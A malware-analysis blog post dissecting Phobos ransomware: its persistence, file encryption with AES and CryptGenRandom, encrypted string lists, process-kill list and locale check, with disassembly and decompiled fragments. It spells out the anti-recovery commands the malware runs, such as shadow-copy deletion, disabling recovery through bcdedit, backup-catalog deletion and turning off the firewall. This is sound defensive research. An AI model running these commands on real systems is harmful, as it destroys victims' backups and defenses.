

# A deep dive into Phobos ransomware

---

[blog.malwarebytes.com/threat-analysis/2019/07/a-deep-dive-into-phobos-ransomware/](https://blog.malwarebytes.com/threat-analysis/2019/07/a-deep-dive-into-phobos-ransomware/)

hasherezade

July 24, 2019



Phobos ransomware appeared at the beginning of 2019. It has been noted that this new strain of ransomware is strongly based on the previously known family: Dharma (a.k.a. CrySis), and probably distributed by the same group as Dharma.

While attribution is by no means conclusive, you can read more about potential links between Phobos and Dharma here, to include an intriguing connection with the XDedic marketplace.

Phobos is one of the ransomware that are distributed via hacked Remote Desktop (RDP) connections. This isn't surprising, as hacked RDP servers are a cheap commodity on the underground market, and can make for an attractive and cost efficient dissemination vector for threat groups.

In this post we will take a look at the implementation of the mechanisms used in Phobos ransomware, as well as at its internal similarity to Dharma.


## Analyzed sample

---

[a91491f45b851a07f91ba5a200967921bf796d38677786de51a4a8fe5ddeafd2](#)

## Behavioral analysis


This ransomware does not deploy any techniques of UAC bypass. When we try to run it manually, the UAC confirmation pops up:




If we accept it, the main process deploys another copy of itself, with elevated privileges. It also executes some commands via windows shell.

1saas.exe	0.01	2 008 K	6 904 K	2964
1saas.exe	72.30	7 480 K	7 780 K	3460
cmd.exe		1 796 K	2 368 K	3492 Windows Command Processor Microsoft Corporation

Ransom notes of two types are being dropped: .txt as well as .hta. After the encryption process is finished, the ransom note in the .hta form is popped up:



Ransom note in the .hta version




Ransom note in the .txt version

Even after the initial ransom note is popped up, the malware still runs in the background, and keeps encrypting newly created files.

All local disks, as well as network shares are attacked.

It also uses several persistence mechanisms: installs itself in %APPDATA% and in a Startup folder, adding the registry keys to autostart its process when the system is restarted.



A view from Sysinternals' Autoruns


Those mechanisms make Phobos ransomware very aggressive: the infection didn't end on a single run, but can be repeated multiple times. To prevent repeated infection, we should remove all the persistence mechanisms as soon as we noticed that we got attacked by Phobos.

## The Encryption Process


The ransomware is able to encrypt files without an internet connection (at this point we can guess that it comes with some hardcoded public key). Each file is encrypted with an individual key or an initialization vector: the same plaintext generates a different ciphertext.

It encrypts a variety of files, including executables. The encrypted files have an e-mail of the attacker added. The particular variant of Phobos also adds an extension '.acute' – however in different variants different extensions have been encountered. The general pattern is:

```
<original name>.id[<victim ID>-<version ID>][<attacker's e-mail>].<added extension>
```



Visualization of the encrypted content does not display any recognizable patterns. It suggests that either a stream cipher, or a cipher with chained blocks was used (possibly AES in CBC mode). Example – a simple BMP before and after encryption:



When we look inside the encrypted file, we can see a particular block at the end. It is separated from the encrypted content by '0' bytes padding. The first 16 bytes of this block are unique per each file (possible Initialization Vector). Then comes the block of 128 bytes that is the same in each file from the same infection. That possibly means that this block contains the encrypted key, that is uniquely generated each run. At the end we can find a 6-character long keyword which is typical for this ransomware. In this case it is 'LOCK96', however, different versions of Phobos have been observed with different keywords, i.e. 'DAT260'.

```

00022FC0 B1 91 61 D8 6B 4F 0E E8 62 C7 D0 FD 62 5A 56 E4 ±`ařkO.čbÇDýbZVä
00022FD0 62 AD B5 18 00 1B 61 F1 BC 60 90 F8 9B E5 F3 DC b.u...añL`.ř>íóÜ
00022FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00022FF0 00 00 00 00 C5 35 62 D9 30 8C 6A 48 0E 77 FA F4 ....L5bU0SjH.wúö
00023000 7C 0E F6 B1 02 00 00 00 5A E6 65 0F E6 2C 3C 90 |.ö±...Zće.ć,<.
00023010 6D 79 47 F7 76 8C 72 11 F9 E6 5E B0 B7 7F CB 96 myG÷vŠr.úć^°.Ě-
00023020 FC FC B5 4D C3 E7 59 23 AE A8 29 9B A6 D2 E6 24 üüpMÄçY#®`)>|Ňć$
00023030 F6 6C EA 7B 91 C2 2C 14 25 B6 CF 55 4F 0D 1B 94 öle{`Ä,.şğDUO.."
00023040 AD DF 59 A6 25 8B 97 39 31 A6 58 B4 D7 4A F8 FA .BY!š<-91|X'×Jřú
00023050 37 3F EE 78 61 DA 24 64 EB 9D 45 95 CB CA 0F 39 7?ixaÚ$detE•ĚĚ.9
00023060 88 10 36 D2 C4 78 E8 FE 92 50 9D A6 99 BD F2 A5 ..6ŇÄxćř'Pt;™`ňA
00023070 5D 0F 48 50 2D F6 34 95 12 EC 76 7E 2A BF 02 F7 ] .HP-ö4*.ěv~*z.+
00023080 94 AD 45 28 40 78 75 56 F2 00 00 00 4C 4F 43 4B ".E (@xuVň... LOCK
00023090 39 36 96

```

In order to fully understand the encryption process, we will look inside the code.

## Inside

In contrast to most of the malware that comes protected by some crypter, Phobos is not packed or obfuscated. Although the lack of packing is not common in general population of malware, it is common among malware that are distributed manually by the attackers.

The execution starts in WinMain function:



```

00402469 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
00402469 _WinMain@16 proc near
00402469
00402469 hInstance= dword ptr 4
00402469 hPrevInstance= dword ptr 8
00402469 lpCmdLine= dword ptr 0Ch
00402469 nShowCmd= dword ptr 10h
00402469
00402469 call    to_main
0040246E xor     eax, eax
00402470 retn   10h
00402470 _WinMain@16 endp
00402470

```

During its execution, Phobos starts several threads, responsible for its different actions, such as: killing blacklisted processes, deploying commands from commandline, encrypting accessible drives and network shares.

## Used obfuscation

The code of the ransomware is not packed or obfuscated. However, some constants, including strings, are protected by AES and decrypted on demand. A particular string can be requested by its index, for example:

```

strings_list = (const CHAR *)decrypt_buffer(25, &size);
lpModuleName = strings_list;
next_name = strchr(strings_list, ';');

```

The AES key used for this purpose is hardcoded (in obfuscated form), and imported each time when a chunk of data needs to be decrypted.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	CF	FA	FF	82	FA	98	49	D8	AD	F3	F2	64	BF	54	48	59	Ńú,ú.IŘ.óňdzTHY
00000010	F3	75	95	E8	68	08	F8	45	E6	F7	BF	14	06	28	F9	3E	óu•čh.řĚć÷z..(ú>

Decrypted content of the AES key

The Initialization Vector is set to 16 NULL bytes.

The code responsible for loading the AES key is given below. The function wraps the key into a BLOBHEADER structure, which is then imported.

```

00033F3D . MOV ESI,EDX ntdll.KiFastSystemCallRet
00033F3F . LEA EDI,[LOCAL_87]
00033F42 . MOV BYTE PTR SS:[EBP-0x2C],CL
00033F45 . MOV BYTE PTR SS:[EBP-0x2B],0x2
00033F49 . MOV WORD PTR SS:[EBP-0x2A],AX
00033F4D . MOV [LOCAL_10],0x6610 CALG_AES_256
00033F54 . MOV [LOCAL_9],0x20
00033F58 . REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00033F5D . XOR ESI,ESI
00033F5F . CMP DWORD PTR DS:[0xD3FCF0],ESI
00033F65 . JNZ SHORT 1saas.00033F7F
00033F67 . PUSH 0xF0000000
00033F6C . PUSH 0x18
00033F6E . PUSH ESI
00033F6F . PUSH ESI
00033F70 . PUSH 1saas.0003FCF0
00033F75 . CALL DWORD PTR DS:[<&ADVAPI32.CryptAcquireContextW>] advapi32.CryptAcquireContextW
00033F7B . TEST EAX,EAX
00033F7D . JE SHORT 1saas.00033FB7
00033F7F . PUSH EAX
00033F80 . PUSH ESI
00033F81 . PUSH ESI
00033F82 . PUSH 0x4C
00033F84 . LEA EAX,[LOCAL_11]
00033F87 . PUSH EAX
00033F88 . PUSH DWORD PTR DS:[0xD3FCF0]
00033F8E . CALL DWORD PTR DS:[<&ADVAPI32.CryptImportKey>] advapi32.CryptImportKey
00033F94 . TEST EAX,EAX
00033F96 . JE SHORT 1saas.00033FB7
00033F98 . PUSH ESI

```

Address	Hex dump	ASCII
002AF9AC	08 02 00 00 10 66 00 00 20 00 00 00 CF FA FF 82	08..f..00 e
002AF9BC	FA 98 49 D8 AD F3 F2 64 BF 54 48 59 F3 75 95 E8	sIes'.d7THV'uLR
002AF9CC	68 08 F8 45 E6 F7 BF 14 06 28 F9 3E 1C FA 2A 00	h"°ES,7"*( ">L*.
002AF9DC	F9 3E D3 00 FC F9 2A 00 38 14 72 00 F8 53 72 00	>E.R*.*8"r.°Sp.
002AF9EC	10 00 00 00 A4 FA 2A 00 00 20 04 00 00 00 00 00	...A*.*.d'....

From the BLOBHEADER structure we can read the following information: 0x8 – PLAINTEXTKEYBLOB, 0x2=CUR\_BLOB\_VERSION, 0x6610 – CALG\_AES\_256.

Example of a decrypted string:

```

00034012 . ADD ESP,0xC
00034015 . LEA EAX,[LOCAL_11]
00034018 . PUSH EAX
00034019 . PUSH [ARG_3] decrypted output
0003401C . XOR EAX,EAX
0003401E . PUSH EAX
0003401F . PUSH EAX
00034020 . PUSH EAX
00034021 . MOV EAX,[ARG_1]
00034024 . PUSH DWORD PTR DS:[EAX]
00034026 . CALL DWORD PTR DS:[<&ADVAPI32.CryptDecrypt>] advapi32.CryptDecrypt
0003402C . TEST EAX,EAX
0003402E . JE SHORT 1saas.0003403A
00034030 . XOR EAX,EAX
00034032 . CMP [LOCAL_11],ESI
00034035 . SETE AL
00034038 . LEAVE
00034039 . RETN

```

Stack SS:[001AFASC]=008414A0, (UNICODE "Global\1096<<ID>><<ELVL>>")

Among the decrypted strings we can also see the list of the attacked extensions

Address	Hex dump	ASCII
008454E0	31 00 63 00 64 00 3B 00 33 00 64 00 73 00 3B 00	1.c.d.;.3.d.s;.
008454F0	33 00 66 00 72 00 3B 00 33 00 67 00 32 00 3B 00	3.f.r.;.3.g.2;.
00845500	33 00 67 00 70 00 3B 00 37 00 7A 00 3B 00 61 00	3.g.p.;.7.2;.;a.
00845510	63 00 63 00 64 00 61 00 3B 00 61 00 63 00 63 00	c.c.d.a;.;a.c.o.c.
00845520	64 00 62 00 3B 00 61 00 63 00 63 00 64 00 63 00	d.b;.;a.c.c.d.c.
00845530	3B 00 61 00 63 00 63 00 64 00 65 00 3B 00 61 00	;.a.c.c.d.e;.;a.
00845540	63 00 63 00 64 00 74 00 3B 00 61 00 63 00 63 00	c.c.d.t;.;a.c.c.
00845550	64 00 77 00 3B 00 61 00 64 00 62 00 3B 00 61 00	d.w;.;a.d.b;.;a.
00845560	64 00 70 00 3B 00 61 00 69 00 3B 00 61 00 69 00	d.p;.;a.i;.;a.i.
00845570	33 00 3B 00 61 00 69 00 34 00 3B 00 61 00 69 00	3;.;a.l.4;.;a.l.
00845580	35 00 3B 00 61 00 69 00 36 00 3B 00 61 00 69 00	5;.;a.l.6;.;a.l.

We can also find a list of some keywords:

acute actin Acton actor Acuff Acuna acute adage Adair Adame banhu banjo Banks Banta Barak Caleb Cales Caley calix Calle Calum Calvo deuce Dever devil Devoe Devon Devos dewar eight eject eking Elbie elbow elder phobos help blend bqux com mamba KARLOS DDoS phoenix PLUT karma bbc CAPITAL

These are a list of possible extensions used by this ransomware. They are (probably) used to recognize and skip the files which already has been encrypted by a ransomware from this family. The extension that will be used in the current encryption round is hardcoded.

One of the encrypted strings specifies the formula for the file extension, that is later filled with the Victim ID:

```
UNICODE ".id[<unique ID>-1096].[lockhelp@qq.com].acute"
```

## Killing processes

---

The ransomware comes with a list of processes that it kills before the encryption is deployed. Just like other strings, the full list is decrypted on demand:

```
msftesql.exe sqlagent.exe sqlbrowser.exe sqlservr.exe sqlwriter.exe  
oracle.exe ocssd.exe dbsnmp.exe synctime.exe agntsvc.exe  
mydesktopqos.exe isqlplussvc.exe xfssvcon.exe mydesktopservice.exe  
ocautoupds.exe agntsvc.exe agntsvc.exe agntsvc.exe encsvc.exe  
firefoxconfig.exe tbirdconfig.exe ocomm.exe mysqld.exe mysqld-nt.exe  
mysqld-opt.exe dbeng50.exe sqbcoreservice.exe excel.exe infopath.exe  
msaccess.exe mspub.exe onenote.exe outlook.exe powerpnt.exe steam.exe  
thebat.exe thebat64.exe thunderbird.exe visio.exe winword.exe  
wordpad.exe
```

Those processes are killed so that they will not block access to the files that are going to be encrypted.

```

00403364 push [ebp+pe.th32ProcessID] ; dwProcessId
0040336A xor edi, edi
0040336C push ebx ; bInheritHandle
0040336D push 1 ; dwDesiredAccess
0040336F call ds:OpenProcess
00403375 mov esi, eax
00403377 cmp esi, ebx
00403379 jz short loc_40338C

```

```

0040337B push ebx ; uExitCode
0040337C push esi ; hProcess
0040337D call ds:TerminateProcess
00403383 push esi ; hObject
00403384 mov edi, eax
00403386 call ds:CloseHandle

```

```

0040338C
0040338C loc_40338C:
0040338C add [ebp+var_8], edi

```

```

0040338F
0040338F loc_40338F:
0040338F lea eax, [ebp+pe]
00403395 push eax ; lppe
00403396 push [ebp+hSnapshot] ; hSnapshot
00403399 call ds:Process32NextW
0040339F test eax, eax
004033A1 jnz short loc_40334F

```

a fragment of the function

enumerating and killing processes

### Deployed commands

The ransomware deploys several commands from the commandline. Those commands are supposed to prevent from recovering encrypted files from any backups.

Deleting the shadow copies:

```

vssadmin delete shadows /all /quiet
wmic shadowcopy delete

```

Changing Bcdedit options (preventing booting the system in a recovery mode):

```

bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no

```

Deletes the backup catalog on the local computer:

```

wbadmin delete catalog -quiet

```



It also disables firewall:

```
netsh advfirewall set currentprofile state off
netsh firewall set opmode mode=disable
exit
```

## Attacked targets

Before the Phobos starts its malicious actions, it checks system locale (using `GetLocaleInfoW` options: `LOCALE_SYSTEM_DEFAULT`, `LOCALE_FONTSIGNATURE` ). It terminates execution in case if the 9th bit of the output is cleared. The 9th bit represent Cyrillic alphabets – so, the systems that have set it as default are not affected.

```
v30 = decrypt_buffer(31, 0);
v1 = GetTickCount();
srand(v1);
if ( !(*(_BYTE *)v30 & 1)
    || (!GetLocaleInfoW(0x800u, 0x58u, LCDData, 32) ? (v2 = 0) : (v2 = (*(DWORD *)LCDData >> 9) & 1), !v2) )
{
    critical_section = initialize_critical_section();
```

Both local drives and network shares are encrypted.

Before the encryption starts, Phobos lists all the files, and compare their names against the hardcoded lists. The lists are stored inside the binary in AES encrypted form, strings are separated by the delimiter ‘;’.

```
0040153C push    ebx
0040153D push    6
0040153F mov     [ebp+files_extensions_csv], eax
00401542 call   decrypt_buffer
00401547 push    ebx
00401548 push    7
0040154A mov     [ebp+phobos_extensions_csv], eax
0040154D call   decrypt_buffer
00401552 push    8
00401554 mov     [ebp+blacklisted_files_csv], eax
00401557 call   sub_402D04
0040155C push    9
0040155E mov     [ebp+windows_dir], eax
00401561 call   sub_402D04
```

Fragment of the function

decrypting and parsing the hardcoded lists

Among those lists, we can find i.e. blacklist (those files will be skipped). Those files are related to operating system, plus the info.txt, info.hta files are the names of the Phobos ransom notes:

```
info.hta
info.txt
boot.ini
bootfont.bin
ntldr
ntdetect.com
io.sys
```

There is also a list of directories to be skipped – in the analyzed case it contains only one directory: `C:\Windows` .

Among the skipped files are also the extensions that are used by Phobos variants, that were mentioned before.

There is also a pretty long whitelist of extensions:

```
1cd 3ds 3fr 3g2 3gp 7z accda accdb accdc accde accdt accdw adb adp ai ai3
ai4 ai5 ai6 ai7 ai8 anim arw as asa asc ascx asm asmx asp aspx asr asx avi
avs backup bak bay bd bin bmp bz2 c cdr cer cf cfc cfm cfml cfu chm cin
class clx config cpp cr2 crt crw cs css csv cub dae dat db dbf dbx dc3 dcm
dcr der dib dic dif divx djvu dng doc docm docx dot dotm dotx dpx dqy dsn dt
dtd dwg dwt dx dxf edml efd elf emf emz epf eps epsf epsp erf exr f4v fido
flm flv frm fvg geo gif grs gz h hdr hpp hta htc htm html icb ics iff inc
indd ini iqy j2c j2k java jp2 jpc jpe jpeg jpf jpg jpx js jsf json jsp kdc
kmz kwm lasso lbi lgf lgp log m1v m4a m4v max md mda mdb mde mdf mdw mef mft
mfw mht mhtml mka mkidx mkv mos mov mp3 mp4 mpeg mpg mpv mrw msg mxl myd myi
nef nrw obj odb odc odm odp ods oft one onepkg onetoc2 opt oqy orf p12 p7b
p7c pam pbm pct pcx pdd pdf pdp pef pem pff pfm pfx pgm php php3 php4 php5
phtml pict pl pls pm png pnm pot potm potx ppa ppam ppm pps ppsm ppt pptm
pptx prn ps psb psd pst ptx pub pwm pxr py qt r3d raf rar raw rdf rgbe rle
rqy rss rtf rw2 rwl safe sct sdpx shtm shtml slk sln sql sr2 srf srw ssi st
stm svg svgz swf tab tar tbb tbi tbk tdi tga thmx tif tiff tld torrent tpl
txt u3d udl uxdc vb vbs vcs vda vdr vdw vdx vrp vsd vss vst vsw vsx vtm vtml
vtx wb2 wav wbm wbmp wim wmf wml wmv wpd wps x3f xl xla xlam xlk xlm xls
xlsb xlsx xlt xltm xltx xlw xml xps xsd xsf xsl xslt xsn xtp xtp2 xyze
xz zip
```

## How does the encryption work

---

Phobos uses the WindowsCrypto API for encryption of files. There are several parallel threads to deploy encryption on each accessible disk or a network share.

```
00403C02 loc_403C02:
00403C02 xor     eax, eax
00403C04 push   eax           ; lpThreadId
00403C05 push   eax           ; dwCreationFlags
00403C06 lea   ecx, [ebp+Parameter]
00403C09 push   ecx           ; lpParameter
00403C0A push   offset encrypting_thread ; lpStartAddress
00403C0F push   1             ; dwStackSize
00403C11 push   eax           ; lpThreadAttributes
00403C12 call   ds:CreateThread
00403C18 mov   [ebp+edi*4+Handles], eax
```

Deploying the encrypting thread


AES key is created prior to the encrypting thread being run, and it is passed in the thread parameter.

```

v4 = GetLogicalDrives();
if ( v4 != v15 )
{
    v5 = v4 & ~v15;
    v6 = 0;
    v15 = v4;
    v17 = 0;
    do
    {
        if ( (1 << v6) & v5 )
        {
            v7 = *((_DWORD *)lpThreadParameter + 2);
            v8 = *((_DWORD *)lpThreadParameter);
            LOWORD(v20) = v14[v6];
            random_key1 = to_make_random_aes_key(volume_serial);
            to_run_encrypting_thread(v3, (wchar_t *)&v18, (int)random_key1, v8, v7);
            if ( *((_DWORD *)lpThreadParameter + 1) )
            {
                v10 = *((_DWORD *)lpThreadParameter + 2);
                v11 = *((_DWORD *)lpThreadParameter + 1);
                random_key2 = to_make_random_aes_key(volume_serial);
                to_run_encrypting_thread(v3, (wchar_t *)&v18, (int)random_key2, v11, v10);
            }
        }
        v6 = v17 + 1;
        v17 = v6;
    }
    while ( v6 < 32 );
}

```

Fragment of the key generation function:



Calling the

function generating the AES key (32 bytes)

Although the AES key is common to all the files that are encrypted in a single round, yet, each file is encrypted with a different initialization vector. The initialization vector is 16 bytes long, generated just before the file is open, and then passed to the encrypting function:

```

00403B45 lea    eax, [esp+38h+aes_iv]
00403B49 push    16          ; dwLen
00403B4B push    eax         ; pbBuffer
00403B4C call    get_random_value
00403B51 mov     eax, esi
00403B53 mov     eax, [eax]
00403B55 mov     eax, [eax]
00403B57 push   dword ptr [eax+24h]
00403B5A lea    eax, [esp+44h+aes_iv]
00403B5E push   [esp+44h+var_24]
00403B62 push   eax
00403B63 push   ebx
00403B64 mov     ebx, [esp+50h+var_28]
00403B68 call   open_and_encrypt_file

```

Calling the function generating the AES IV (16

bytes)

Underneath, the AES key and the Initialization Vector both are generated with the help of the same function, that is a wrapper of `CryptGenRandom` (a strong random generator):

```

1 BOOL __cdecl get_random_value(BYTE *pbBuffer, DWORD dwLen)
2 {
3     BOOL result; // eax
4
5     if ( hProv || (result = CryptAcquireContextW(&hProv, 0, 0, 0x18u, 0xF0000000)) != 0 )
6         result = CryptGenRandom(hProv, dwLen, pbBuffer);
7     return result;
8 }

```

The AES IV is later appended to the content of the encrypted file in a cleartext form. We can see it on the following example:

Before the file encryption function is executed, the random IV is being generated:

The screenshot shows a debugger window with the following assembly code:

```

00033B43 JE SHORT Isaas.00033AC8
00033B45 LEA EAX, DWORD PTR SS:[ESP+0x28]
00033B49 PUSH 0x10
00033B4B PUSH EAX
00033B4C CALL Isaas.0003403E crypt_gen_random
00033B51 MOV EAX, ESI
00033B53 MOV EAX, DWORD PTR DS:[EAX]
00033B55 MOV EAX, DWORD PTR DS:[EAX]
00033B57 PUSH DWORD PTR DS:[EAX+0x24]
00033B5A LEA EAX, DWORD PTR SS:[ESP+0x34]
00033B5E PUSH DWORD PTR SS:[ESP+0x20]
00033B62 PUSH EAX
00033B63 PUSH EBX
00033B64 MOV EBX, DWORD PTR SS:[ESP+0x28]
00033B68 CALL Isaas.000353DE encrypt_file
00033B6D MOV EBX, DWORD PTR SS:[ESP+0x30]
00033B71 POP ESP

```

Registers: ESI=0102FEB8, EAX=00000001

Address	Hex dump	ASCII
033EFA38	14 C2 A8 21 0B 4C CE 0A 16 0D 57 16 27 D8 B4 96	TE*oLif...W_*&lf
033EFA48	54 FA 3E 03 45 3C 1F 76 B8 FE D2 01 94 FA 3E 03	T >♦E<v\$000' >♦

The AES key, that was passed to the thread is being imported to the context (`CryptImportKey`), as well the IV is being set. We can see that the read file content is encrypted:

